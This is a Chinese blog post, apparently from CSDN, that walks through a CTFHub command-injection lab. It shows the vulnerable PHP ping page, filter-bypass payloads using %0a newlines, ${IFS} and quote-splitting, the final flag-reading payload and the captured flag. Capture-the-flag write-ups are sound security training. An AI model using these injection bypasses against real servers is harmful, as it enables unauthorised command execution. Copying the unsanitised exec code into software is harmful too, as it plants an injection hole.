

# ctf-综合过滤练习

原创

[m0\\_62094846](#) 于 2021-12-16 17:20:19 发布 238 收藏

文章标签: [debian](#) [webview](#) [p2p](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_62094846/article/details/121979357](https://blog.csdn.net/m0_62094846/article/details/121979357)

版权

综合过滤练习




所需金币: 30

题目状态: **未解出**

解题奖励: 金币:50 经验:5

同时过滤了前面几个小节的内容, 如何打出漂亮的组合拳呢?

<http://challenge-2ddfa5707363d500.sandbox.ctfhub.com:10800>



00:10:41

环境续期

停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}

提交Flag

WriteUp

觉得这个WP写的不好有更好的想法? [点这里提交](#)

## CTFHub 命令注入-综合练习

IP:  Ping

```
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\\|&|;|_|\\|cat|flag|ctfhub)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    } else {
        $res = $m;
    }
}
?>
```

CSDN @m0\_62094846

过滤了空格，也过滤了运算符

## CTFHub 命令注入-综合练习

IP:  Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_is_here
    [2] => index.php
    [3] => ls
)
```

CSDN @m0\_62094846

过滤了运算符，绕过的方式有%0a、%0d、%0D%0A

127.0.0.1%0als

## CTFHub 命令注入-综合练习

IP:  Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_137911774817149.php
)
```

CSDN @m0\_62094846

过滤了flag,cat,ctfhub，想办法绕过

\ " 可以绕过，其他没有被过滤的符号也可以试试

127.0.0.1%0als\${IFS}f1'ag\_is\_here

# CTFHub 命令注入-综合练习

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
```

CSDN @m0\_62094846

127.0.0.1%0acd%24{IFS}f'ag\_is\_here%0ac"at%24{IFS}f'ag\_137911774817149.php

```
1 </DOCTYPE html>
2 <html>
3 <head>
4 <title>CTFHub 命令注入-综合练习</title>
5 </head>
6 <body>
7 <h1>CTFHub 命令注入-综合练习</h1>
8
9 <form action="#" method="GET">
10 <label for="ip">IP : </label><br>
11 <input type="text" id="ip" name="ip">
12 <input type="submit" value="Ping">
13 </form>
14
15 <hr>
16
17 <pre>
18 Array
19 (
20 [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
21 [1] => <?php // ctfhub {3dba2c1b91e5c1755e16444f}
22 )
23 </pre>
24
25 <code><span style="color: #000000">
26 <span style="color: #0000BB">&lt1:;?php<br /><br /> $res&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
27 </code>
28 </body>
29 </html>
```

CSDN @m0\_62094846